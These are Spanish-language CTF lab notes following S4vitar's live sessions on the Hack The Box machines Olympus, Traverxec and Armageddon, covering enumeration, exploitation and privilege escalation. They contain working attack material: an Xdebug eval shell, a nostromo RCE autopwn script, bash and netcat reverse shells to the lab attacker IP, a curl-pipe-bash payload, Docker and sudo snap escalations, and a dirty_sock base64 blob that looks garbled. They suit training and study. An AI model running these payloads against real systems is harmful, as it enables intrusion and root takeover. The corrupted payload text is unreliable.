

2021 - S4viNotes

by
Lo0plnG 404

updated on 2021-07-25

Professor:

Résumé

Preface

Introduction

Este es el Notebook de los lives en Twitch del tito S4vitar. Aquí podreis encontrar los passos importantes de cada maquina echa. Este book no tiene que estar considerado como una lista de Walkthrough, pero mas como unas notas de techniques utilizadas durante la resolution de maquinas. Por cierto no estara listado los passwords o algun usuarios, menos si estan utilizados en comandos.

Cada maquina esta separada de la manera siguiente:

- Introduccion y link del directo
- Fase de enumeracion
- Notas sobre las vulnerabilidades encontradas
- Explotacion de vulnerabilidades para ganar acceso a la maquina victima
- Parte de escalacion de privilegios

Espero que este book ayude a la comunidad.

Todas las notas estan disponibles separadas por typos y categorias en el [hacking Notebook](#).

Acknowledgement

Me gustaria dar las gracias a S4vitar por su contenido de calidad y las ganas que mete a lo que hace para la comunidad. Son estas ganas que me motivaron en querer aprender mas y mas. Y como la mejor manera que tengo de aprender es tomando notas, este book no existiria sin el.

Contents

Preface	i
Preface	1
Introduction	1
Acknowledgement	1
Olympus	2
Introduccion	2
Enumeracion	2
Vulnerability Assessment	4
Vuln exploit & Gaining Access	6
Privilege Escalation	10
Traverxec	12
Introduccion	12
Enumeracion	12
Vulnerability Assessment	13
Vuln exploit & Gaining Access	14
Privilege Escalation	16
Armageddon	18
Introduccion	18
Enumeracion	18
Vulnerability Assessment	19
Vuln exploit & Gaining Access	19
Privilege Escalation	21

Preface

Introduction

Este es el Notebook de los lives en Twitch del tito S4vitar. Aquí podreis encontrar los passos importantes de cada maquina echa. Este book no tiene que estar considerado como una lista de Walkthrough, pero mas como unas notas de technicas utilizadas durante la resolucion de maquinas. Por cierto no estara listado los passwords o algun usuarios, menos si estan utilizados en comandos.

Cada maquina esta separada de la manera siguiente:

- Introduccion y link del directo
- Fase de enumeracion
- Notas sobre las vulnerabilidades encontradas
- Explotacion de vulnerabilidades para ganar acceso a la maquina victima
- Parte de escalacion de privilegios

Espero que este book ayude a la comunidad.

Todas las notas estan disponibles separadas por typos y categorias en el [hacking Notebook](#).

Acknowledgement

Me gustaria dar las gracias a S4vitar por su contenido de calidad y las ganas que mete a lo que hace para la comunidad. Son estas ganas que me motivaron en querer aprender mas y mas. Y como la mejor manera que tengo de aprender es tomando notas, este book no existiria sin el.

Olympus

Introduccion

La maquina del dia 22/07/2021 se llama Olympus.

El replay del live se puede ver en [Twitch: S4vitaar Olympus maquina](#)

Enumeracion

Reconocimiento de maquina, puertos abiertos y servicios

Ping

```
ping -c 1 10.10.10.83
```

ttl: 63 -> maquina linux

Nmap

```
nmap -p- --open -T5 -v -n 10.10.10.83
```

Que lento madre...

```
nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.10.83 -oG allPorts  
extractPorts allPorts  
nmap -sC -sV -p53,80,2222 10.10.10.83 -oN targeted
```

Puerto	Servicio	Que se nos ocurre?	Que falta?
53	domain	Domain zone transfer	Un nombre de dominio
80	http	whatweb, http-enum	Checkear la web
2222	ssh	conneccion a la maquina	Usuario contraseña

Empezamos por el puerto 80

Whatweb

```
whatweb http://10.10.10.83
```

Nada interesante

Browsear la web

Hay una imagen, se nos ocurre steganografia pero no hay nada.

El Wappalyser no dice que el servidor web empleado es un Apache.

WFuzz

Como no hay mucho mas que ver, applicaremos **fuzzing** para descubrir si hay mas rutas.

```
wfuzz -c -t 200 --hc=404 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

No hay nada, creamos un fichero de extensiones txt, php, html y fuzzeamos otravez.

```
wfuzz -c -t 200 --hc=404 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

No hay nada.

Dig

Dig a no confundir con dick ;) es una utilidad que nos permite recojer informaciones a nivel de dns.

1. Añadir la ip y el hostname en el /etc/hosts

```
10.10.10.83 olympus.htb
```

2. Lanzar **Dig** para recojer informaciones

```
dig @10.10.10.83 olympus.htb
```

No hay respuesta valida lo que quiere decir que el dominio no es valido

Checkear las cabezas de las respuestas a lado del servidor

```
curl -X GET -s "http://10.10.10.83/" -I
```

```
> curl -X GET -s "http://10.10.10.83/" -I
HTTP/1.1 200 OK
Date: Thu, 22 Jul 2021 19:55:12 GMT
Server: Apache
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block
Xdebug: 2.5.5
Content-Length: 314
Content-Type: text/html; charset=UTF-8
```

FIGURE 1—curl xdebug

Algo interesante en la respuesta es el Xdebug 2.5.5. Xdebug es una extension de PHP para hacer debug con herramientas depuracion tradicionales, desde el editor, tal como se hace en lenguajes de programacion clasicos. Mas informaciones sobre Xdebug en desarrolloweb.com

Vulnerability Assessment

searchsploit

Checkeamos si existe un exploit relacionado con **Xdebug 2.5.5**

```
searchsploit xdebug
```

Hay un script en Ruby (Metasploit) que permitiria hacer execucion de comandos. Analizamos el exploit con el commando

```
searchsploit -x xdebug
```

Que hace el exploit?

- esta tirando de index.php
- se pone en escucha en el equipo de attackante en el puerto 9000
- usa el commando eval
- deposita en una ruta del servidor un fichero con su contenido en base64
- ejecuta el fichero con php
- la peticion esta enviada por el methodo GET con 'Cookie' => 'XDEBUG_SESSION=+rand_text_alphanumeric(10)'

Pruebas del exploit

1. Nos ponemos en escucha en el puerto 9000

```
nc -nlvp 9000
```

2. Enviamos un peticion GET con el XDEBUG_SESSION en cookie

```
curl -s -X GET "http://10.10.10.83/index.php" -H "Cookie: XDEBUG_SESSION=EEEEEE"
```

Recivimos datos del lado del servidor.

Explotacion de la vulnerabilida

Buscamos un exploit en github y encontramos un script cortito que vamos a modificar y llamar exploit_shell.py

```
#!/usr/bin/python3

import socket
import pdb

from base64 import b64encode

ip_port = ('0.0.0.0', 9000)
sk = socket.socket()
sk.bind(ip_port)
sk.listen(10)
conn, addr = sk.accept()

while True:
    client_data = conn.recv(1024)
    print(client_data)

    data = input('>> ')
    data = data.encode('utf-8')
    conn.sendall(b'eval -i -- ' + b64encode(data) + b'\x00')
```

1. Lanzamos el exploit

```
python3 exploit_shell.py
```

2. Lanzamos una peticion GET


```
curl -s -X GET "http://10.10.10.83/index.php" -H "Cookie: XDEBUG_SESSION=EEEEEE"
```

3. En la mini shell abierta del exploit_shell.py lanzamos un **whoami**

```
system('whoami')
```

4. En la respuesta del **curl** se nos pone *www-data*

El exploit funciona y el commando **ifconfig** nos da una ip que no es la 10.10.10.83. Quiere decir que estamos en un contenedor.

Vuln exploit & Gaining Access

Ganando acceso con la vuln XDebug

1. Nos ponemos en escucha con netcat

```
nc -nlvp 443
```

2. Con el exploit exploit_shell.py lanzamos una reverse shell

```
system('nc -e /bin/bash 10.10.14.20 443')
```

De esta manera, hemos ganado acceso al equipo.

Tratamiento de la TTY

```
script /dev/null -c bash
^Z
stty raw -echo; fg
-> reset
-> xterm
export TERM=xterm
export SHELL=bash

stty -a

stty rows <rownb> columns <colnb>
```

Investigamos la maquina

```
cd /home
#Output
zeus

ls /home/zeus
#Output
airgeddon
```

Airgeddon.cap crack with Aircrack-ng

Airgeddon es una suite de utilidades para hacer auditorias wifi. Entrando en el repertorio airgeddon del usuario zeus encontramos otro repertorio llamado captured. Filtrando el contenido del directorio aigedon por ficheros find \-type f encontramos un fichero **captured.cap**

Vamos a transferir el fichero captured.cap a nuestro equipo de attackante

1. En la maquina de attackante

```
nc -nlvp 443 > captured.cap
```

2. En el contenedor

```
nc 10.10.14.28 443 < captured.cap
```

Sabiendo que Airgeddon es una utilidad de auditoria wifi intentamos ver lo que contiene el **captured.cap** con la utilidad **aircrack-ng**.

```
aircrack-ng captured-cap
```

```
> aircrack-ng captured.cap
Reading packets, please wait...
Opening captured.cap
Read 6498 packets.

# BSSID ESSID Encryption
1 F4:EC:38:AB:A8:A9 Too_close_to_th3_Sun WPA (1 handshake)
Choosing first network as target.
Reading packets, please wait...
Opening captured.cap
Read 6498 packets.

1 potential targets
Please specify a dictionary (option -w).
```

FIGURE 2—aircrack-ng sobre airgeddon capture

Se ve un ESSID que se llama To_c10se_to_th3_Sun que parece turbio, y un handshake que significa que alguien a esperado que una victima se conecte o reconecte tras un ataque de deauthenticacion y a recuperado el hash de autentificacion.

Analizando la captura con **tshark** se ve que a sido un ataque de deauthenticacion

```
tshark -r captured.cap 2>/dev/null
```

o filtrado por deauthenticacion

```
tshark -r captured.cap -Y "wlan.fc.type_subtype==12" -Tfields -e wlan.da 2>/dev/null
```

Crackeo con Aircrack-ng

```
aircrack-ng -w /usr/share/wordlists/rockyou.txt captrured.cap
```

Este crack duraria aprox una hora.

Con investigacion S4vi a pillado una palabra flight en un fichero .txt y buscando por el dios griego del vuelo encontro que este dios seria icarus.

Para ganar tiempo, se crea un diccionario mas pequenito que contiene la palabra *icar*

```
grep "icar" /usr/share/wordlists/rockyou.txt > dictionary.txt
```

```
aircrack-ng -w dictionary.txt captured.cap
```

Ya encontramos la contraseña.

Crackeo con John

Extraemos lo que nos interressa del fichero **captured.cap** en un fichero mas pequenito que se llama Captura.hccap que con la utilidad **hccap2john** no permite transformarldo en un hash compatible con **John**

```
aircrack-ng -J Captura captured.cap  
hccap2john Captura.hccap > hash  
john -wordlist=/usr/share/wordlists/rockyou.txt hash
```

Conneccion a la maquina victima

Ahora que tenemos un usuario potencial y una contraseña, intentamos conectar con ssh al puerto 2222

```
ssh icarus@10.10.10.83
```

Con la contraseña encontrada no nos funcionna. Intentamos con el nombre turbio de esta red inalhambrica como contraseña.

Y PA DENTRO

Investigacion de la maquina victima

Hay un fichero que contiene un nombre de dominio valido **ctfolympus.htb**

Intentamos poner el nombre del dominio en el /etc/hosts pero la web sigue siendo la misma.

Sabiendo que el puerto 53 esta habierto y teniendo ahora un nombre de dominio valido, podemos hacer un attacke de transferencia de zona con **dig**

Attacke de transferencia de zona con dig

El tito nos vuelve a decir que es muy importante no confundir la arremienta dig con dick. Dig esta en la categoria Ciencia y Tecnologia y la otra en la categoria HotTub ;)

```
dig @10.10.10.83 ctfolympus.htb
```


Como **dig** nos responde, ya podemos ir enumerando cosas

1. Enumerar los mail servers

```
dig @10.10.10.83 ctfolympus.htb mx
```

2. Intentamos un attacke axfr

```
dig @10.10.10.83 ctfolympus.htb axfr
```



```
> dig @10.10.10.83 ctfolympus.htb axfr
; <<> DiG 9.16.15-Debian <<> @10.10.10.83 ctfolympus.htb axfr
; (1 server found)
;; global options: +cmd
ctfolympus.htb.      86400   IN      SOA     ns1.ctfolympus.htb. ns2.ctfolympus.htb. 2018042301 21600 3600 604800 86400
ctfolympus.htb.      86400   IN      TXT     "prometheus, open a temporal portal to Hades (B456 8234 62431) and St341_th3_Fire!"
ctfolympus.htb.      86400   IN      A       192.168.0.120
ctfolympus.htb.      86400   IN      NS      ns1.ctfolympus.htb.
ctfolympus.htb.      86400   IN      NS      ns2.ctfolympus.htb.
ctfolympus.htb.      86400   IN      MX      10 mail.ctfolympus.htb.
crete.ctfolympus.htb. 86400   IN      CNAME   ctfolympus.htb.
hades.ctfolympus.htb. 86400   IN      CNAME   ctfolympus.htb.
mail.ctfolympus.htb.  86400   IN      A       192.168.0.120
ns1.ctfolympus.htb.  86400   IN      A       192.168.0.120
ns2.ctfolympus.htb.  86400   IN      A       192.168.0.120
rhodes.ctfolympus.htb. 86400   IN      CNAME   ctfolympus.htb.
RhodesColossus.ctfolympus.htb. 86400 IN TXT     "Here lies the great Colossus of Rhodes"
www.ctfolympus.htb.  86400   IN      CNAME   ctfolympus.htb.
ctfolympus.htb.      86400   IN      SOA     ns1.ctfolympus.htb. ns2.ctfolympus.htb. 2018042301 21600 3600 604800 86400
;; Query time: 127 msec
;; SERVER: 10.10.10.83#53(10.10.10.83)
;; WHEN: jue jul 22 21:11:46 WEST 2021
;; XFR size: 15 records (messages 1, bytes 475)
```

FIGURE 3—dig ctfolympus.htb

Se puede ver que hay un usuario y una contraseña potencial en un TXT con una lista de puertos. La idea aqui seria de hacer un **Port Knocking**

Port Knocking

En este caso la idea seria connectarse al puerto 22 (es una supposicion). El problema es que este puerto esta cerrado. La idea de la technica de **Port Knocking** es que si el attackante golpea unos puertos en un orden definido, por iptables se puede exponer o bloquear un puerto.

```
nmap -p3456,8234,62431,22 --open -T5 -v -n 10.10.10.83 -r
```

[!] NOTAS: El argumento `-r` es para decir a NMAP de scanear los puertos en este mismo orden

Lanzando el commando multiples veces, NMAP nos reporta ahora quel puerto 22 esta ya habierto. Lo que se puede hacer es, de seguida despues del **Port Knocking** con nmap, lanzar un commando ssh a la maquina.

```
nmap -p3456,8234,62431,22 --open -T5 -v -n 10.10.10.83 -r && ssh prometheus@10.10.10.83
```

Perfecto se nos pregunta por una contraseña **Y PA DENTRO**

En este momento ya se puede ver la flag `user.txt` y Podemos pasar a la phase de escalacion de privilegios.

Privilege Escalation

Enumeracion del usuario en la maquina victima

```
whoami  
id
```

Ya es suficiente aqui porque ya se puede ver quel usuario esta en el grupo Docker.

Escalacion de privilegios con Docker

1. Checkear las imagenes Docker existentes

```
docker ps
```

2. Utilizar una imagen existente para crear un contenedor y **mountarle** la raiz del systema en el contenedor

```
docker run --rm -it -v /:/mnt rodhes bash  
cd /mnt/root/  
cat root.txt
```

3. Escalar privilegios en la maquina real

- en el contenedor

```
cd /mnt/bin  
chmod 4755 bash  
exit
```

- en la maquina real

CONTENTS

```
bash -p  
whoami
```

```
#Output  
root
```

Traverxec

Introduccion

La maquina del dia 23/07/2021 se llama Traverxec.

El replay del live se puede ver en [Twitch: S4vitaar Traverxec maquina](#)

Enumeracion

Reconocimiento de maquina, puertos abiertos y servicios

Ping

```
ping -c 1 10.10.10.165
```

ttl: 63 -> maquina linux

Nmap

```
nmap -p- --open -T5 -v -n 10.10.10.165
```

Va un poquito lento...

```
nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.10.165 -oG allPorts  
extractPorts allPorts  
nmap -sC -sV -p 10.10.10.165 -oN targeted
```

Puerto	Servicio	Que se nos ocurre?	Que falta?
22	ssh	conneccion a la maquina	Usuario contraseña
80	http	whatweb, http-enum	Checkear la web

Empezamos por el puerto 80

Whatweb

```
whatweb http://10.10.10.165
```

- nostromo 1.9.6

Checkear la cabecera

```
curl -s -X GET -I http://10.10.10.165
```

- nostromo 1.9.6

Browsear la web

Nada interesante.

WFuzz

Como no hay mucho mas que ver, applicaremos **fuzzing** para descubrir si hay mas rutas.

```
wfuzz -c -t 200 --hc=404 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

No hay nada, creamos un fichero de extensiones txt, php, html y fuzzeamos otravez.

```
wfuzz -c -t 200 --hc=404 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

No hay nada.

Vulnerability Assessment

searchsploit

Checkeamos si existe un exploit relacionado con **nostromo 1.9.6**

```
searchsploit nostromo
```

Hay un script en Python que permitiria hacer execucion de comandos. Nos traemos el script en el repertorio de trabajo.

```
searchsploit -m 47837  
mv 47837.py nostromo_exploit.py
```

Analizando el script con cat, vemos como se uza el exploit. Intentamos reproducir los passos antes de crearnos nuestro propio script.

1. En una terminal

```
nc -nlvp 443
```

2. En otra terminal

```
telnet 10.10.10.165 80
POST /.%0d./.%0d./.%0d./.%0d./bin/sh HTTP/1.0
Content-Length: 1

whoami | nc 10.10.14.20 443
```

Se ve www-data en la primera terminal.
Ya podemos crearnos el script.

Vuln exploit & Gaining Access

Autopwn.py

```
#!/usr/bin/python3

import requests
import sys
import signal
import pdb
import threading
import time

from pwn import *

def def_handler(sig, frame):
    print("\n[!] Saliendo...\n")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)

# Variables globales
main_url = "http://10.10.10.165/.%0d./.%0d./.%0d./.%0d./bin/sh"
lport = 443

def makeRequest():
    data_post = {
```

```
        b'bash -c "bash -i >& /dev/tcp/10.10.14.20/443 0>&1"'
    }

    r = requests.post(main_url, data=data_post)

if __name__ == '__main__':

    try:
        threading.Thread(target=makeRequest, args=()).start()
    except Exception as e:
        log.error(str(e))

    p1 = log.progress("Acceso")
    p1.status("Ganando acceso al sistema")

    shell = listen(lport, timeout=5).wait_for_connection()

    if shell.sock is None:
        p1.failure("No ha sido posible ganar acceso al sistema")
        sys.exit(1)
    else:
        shell.interactive()
```

Lo ejecutamos

```
python autopwn.py
whoami
#Output
www-data

ifconfig
```

El tito prefiere entablarse una shell normal. Se pone en escucha con `nc -nlvp 443` y lanza en la shell creado por el script `bash -i >& /dev/tcp/10.10.14.20/443 0>&1`

Tratamiento de la TTY

```
script /dev/null -c bash
^Z
stty raw -echo; fg
-> reset
-> xterm
export TERM=xterm
export SHELL=bash
```

```
stty -a

stty rows <rownb> columns <colnb>
```

Privilege Escalation

Enumeracion del usuario en la maquina victima

```
cd /home
#Output
david

ls /home/david
#Output
Permisson denied

ls -l /home
#Output
drwx--x--x
```

Enumeramos el systema

```
cd /
id
sudo -l
find \-perm -4000 2>/dev/null
cd /var
ls
cd nostromo
cd conf
cat nhttpd.conf
cat /var/nostromo/conf/.htpasswd
```

Encontramos el hash del usuario david vamos a copiarlo en la maquina de attackante, y intentamos bruteforcar con **John**

John

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

Encontramos una contraseña intentamos ponerla aciendo un su david y su root, pero no va. La conclusion a la que hay que llegar es que cuando miras el fichero nhttpd.conf, dice que hay un directorio **public_www**.

Investigacion del public_www

Intentamos ver si esta en el directorio /home/david/public_www y efectivamente. hay un fichero comprimido y nos vamos a transferir a nuestro equipo de atacante.

1. En el equipo de atacante

```
nc -nlvp 443 > comprimido.tgz
```

2. En el equipo victima

```
nc 10.10.14.20 443 < backup-ssh-identity-files.tgz
```

Descomprimos el archivo con el commando

```
7z l comprimido.tgz
7z x comprimido.tgz
7z l comprimido.tar
7z x comprimido.tar
```

Hay la clave privado del usuario david pero esta protegida por contraseña. La tenemos que romper.

ssh2john

```
ssh2john.py id_rsa > hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

La contraseña de la id_rsa a sido crackeada y ya nos podemos conectar con ssh

```
ssh -i id_rsa david@10.10.10.165
```

Escalada de privilegio para root

```
ls -l
#Output
bin

cd bin/
cat server-stats.sh
```

Vemos en este fichero que sudo puede ejecutar **journalctl**

Vamos a la pagina de [gtfobins](#) y buscamos por jounalctl

El **gtfobins** dice que hay que lanzar journalctl con sudo y en otra linea poner **!/bin/sh**

[!] NOTA: cuando pone **!** en otra linea quiere decir que hay que ejecutarlo en modo less.

O sea hay que reducir la terminal para que se pueda introducir un nuevo commando.

En este caso **!/bin/sh**

Ya estamos root y seguimos mas hack que nunca.

Armageddon

Introduccion

La maquina del dia 24/07/2021 se llama Armageddon.

El replay del live se puede ver en [Twitch: S4vitaar Olympus maquina](#)

Enumeracion

Reconocimiento de maquina, puertos abiertos y servicios

Ping

```
ping -c 1 10.10.10.233
```

ttl: 63 -> maquina linux

Nmap

```
nmap -p- --open -T5 -v -n 10.10.10.233 -oG allPorts  
extractPorts allPorts  
nmap -sC -sV -p53,80,2222 10.10.10.83 -oN targeted
```

- Drupal 7

Puerto	Servicio	Que se nos ocurre?	Que falta?
22	ssh	Acceso directo	usuario y contraseña
80	http	Drupal-armageddon (drupalgeddon2)	Checkear el exploit

Browsear la web

Nada interesante.

Vulnerability Assessment

Drupalgeddon

Drupalgeddon2 es un exploit creado por Hans Topo y g0tmilk escrito en ruby que aprovecha de vulnerabilidades de drupal y que directamente nos daría una shell.

```
git clone https://github.com/dreadlocked/Drupalgeddon2
cd Drupalgeddon2
cat drupalgeddon2.rb
ruby drupalgeddon2.rb
```

Vuln exploit & Gaining Access

Drupalgeddon

```
ruby drupalgeddon2.rb 10.10.10.233
whoami
#Output
> apache
ifconfig
#Output
> 10.10.10.233
```

Entablamos ahora una reverse shell para sacarse de este contexto.

1. maquina de attackante

```
nc -nlvp 443
```

2. drupalgeddon2 shell

```
bash -i >& /dev/tcp/10.10.14.20/443 0>&1
```

Esto no funciona porque el commando contiene **bad chars**. Como la maquina no tiene **nc** ni **ncat** la tecnica seria la siguiente:

1. Creamos un archivo *index.html* que contiene

```
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.20/443 0>&1
```

2. Compartimos un servidor web con *python*

```
python3 -m http.server 80
```

3. En la drupalgeddon2 shell

```
curl -s 10.10.14.20 | bash
```

ya esta...

Tratamiento de la TTY

```
script /dev/null -c bash
^Z
```

En este caso no nos va el tratamiento de la **TTY**. En este caso lo que hacemos es utilizar el `rlwrap nc -nlvp 443`

Investigamos la maquina

```
pwd
#Output
/var/www/html

ls -l
#Output
muchas cosas

grep -r -E -i "user|pass|key"
#Output
muchas cosas

grep -r -E -i "username|pass|key"
#Output
muchas cosas
```

Como hay muchas cosas y es difícil de analizar usamos el comando `find` y vamos quitando con el comando `grep -v` las cosas que no nos interesan poco a poco.

```
find \-type -f 2>/dev/null
find \-type -f 2>/dev/null | grep -v "themes"
find \-type -f 2>/dev/null | grep -v -E "themes|modules"
```

Ahora ya se puede investigar manualmente. Apuntamos los recursos que parecen interesantes.

- `authorize.php`

- cron.php
- includes/database
- includes/password.inc
- sites/default/

Lo miramos hasta que encontremos cosas interesantes. En un fichero encontramos un user **drupaluser** y su contraseña.

Miramos los usuarios de la maquina

```
grep "sh$" /etc/passwd
#Output
root
brucetherealadmin
```

Como el servicio ssh esta abierto miramos si la contraseña funciona con el usuario brucetherealadmin pero no funciona.

Como hemos visto ficheros *mysql* intentamos conectar con el **drupaluser** y funciona.

```
mysql -u 'drupaluser' -p "SLKDENkldajsn!!$" -e 'show databases;'
mysql -u 'drupaluser' -p "SLKDENkldajsn!!$" -e 'use drupal; show tables;'
mysql -u 'drupaluser' -p "SLKDENkldajsn!!$" -e 'use drupal; describe users;'
mysql -u 'drupaluser' -p "SLKDENkldajsn!!$" -e 'use drupal; select name,pass from users;'
```

Encontramos el usuario 'brucetherealadmin' y su contraseña encryptada.

John

1. copiamos el hash en un fichero llamado hash
2. john --wordlist=/usr/share/wordlists/rockyou.txt hash

Ya tenemos contraseña para el usuario *brucetherealadmin*

SSH

```
ssh brucetherealadmin@10.10.10.233
```

ya tenemos la flag user.txt

Privilege Escalation

Enumeracion del usuario en la maquina victima

```
whoami
id
sudo -l
```


Vemos que podemos lanzar snap como root.

Buscamos en google snap hook exploit .snap file y encontramos el link siguiente [Linux Privilege Escalation via snapd \(dirty_sock exploit\)](#). Encontramos un hook que genera un nuevo local user. Lo miramos y lo reutilizamos usando python.

```
echo "aHNxcwcAAAAQIVZcAAACAAAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAAhgMAAAAAAD/
//////////xICAAAAAAAAAsAIAAAAAAAAA+AwAAAAAAAHgDAAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJh
ZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5
TGJ2RzN2Rnp6SFJqWZCWUswU09HZk1EMXNMWFTOTdBd25KVXM3ZORDWS5mZzE5TnMzSndSZERo
T2NFbURwQ1ZsRjltLicgLXMg2Jpbi9iYXNoCnVzZXJtb2QgLWFHlHN1ZG8gZGlydHlfc29jawpl
Y2hvICJkaXJOeV9zb2NrICAgIEFMTD0oQUxMOkFMTCKgQUxMIiA+PiAvZXRjL3N1ZG91cnMKbmFt
ZTogZGlydHk5c29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5J0iBFbXB0eSBzbmFwLCB1c2VhIGZv
ciBleHBsb210CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzOi8vZ210aHVhLmNvbS9pbml0c3RyaW5n
L2RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbml0c3RyaW5nL2RpcnR5X3NvY2s
b2RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLengPAZIACIQECAAAAAADopyIngAP8AXFOABIAe
rFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa105k6KmvF3FqfKH62alux0VeNQ7Z00lddaUj
rkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsc06gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAA
AAFZWOWA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn00AAnABLXQAAAn87Em73BrVRGmIBM8q2
XR9JLRjNEyz61NkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5
RQAAAEVdGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAAA
AFwAAAAAAAAAwAAAAAAACgAAAAAAAAOAAAAAAAAAPgMAAAAAAAEgAAAAACAAw" | xargs | tr -d ' '
```

copiamos el output y recreamos el paquete snap malicioso

```
cd /tmp
pytho -c 'print "aHNxcwcAAAAQIVZcAAACAAAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAAhgMAAAA
//////////xICAAAAAAAAAsAIAAAAAAAAA+AwAAAAAAAHgDAAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJhZGQgZGlydHl
jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5TGJ2RzN2Rnp6SFJqWZCWUswU09
EMXNMWFTOTdBd25KVXM3ZORDWS5mZzE5TnMzSndSZERoT2NFbURwQ1ZsRjltLicgLXMg2Jpbi9iYXNoCnVzZXJ
gLWFHlHN1ZG8gZGlydHlfc29jawplY2hvICJkaXJOeV9zb2NrICAgIEFMTD0oQUxMOkFMTCKgQUxMIiA+PiAvZXR
1ZG91cnMKbmFtZTogZGlydHk5c29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5J0iBFbXB0eSBzbmFwLCB1c2VhIGZ
leHBsb210CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzOi8vZ210aHVhLmNvbS9pbml0c3RyaW5nL2RpcnR5X3NvY2s
gJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbml0c3RyaW5nL2RpcnR5X3NvY2sb2RlCmdyYWRlOiBkZXZlbAqcAP03el
BaSLengPAZIACIQECAAAAAADopyIngAP8AXFOABIAerFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa105k6K
mqfKH62alux0VeNQ7Z00lddaUjrkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsc06gAw76gWAABeIACAAAAaCP
wDYsCAAAAAAFZWOWA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn00AAnABLXQAAAn87Em73BrVRGmIBM8q2XR9
NEyz61NkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5RQAAAEVdGfMAAWedAQ
Avjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAAAAFwAAAAAAAAAwAAAAAAACgAAAAAAAAO
AAAAAPgMAAAAAAAEgAAAAACAA" + "A"*4256 + "==" | base64 -d > setenso.snap

sudo /usr/bin/snap install setenso.snap --devmode
cat /etc/passwd
sudo dirty_sock > password dirty_sock
sudo su > password dirty_sock
```

CONTENTS

```
whoami  
#Output  
root
```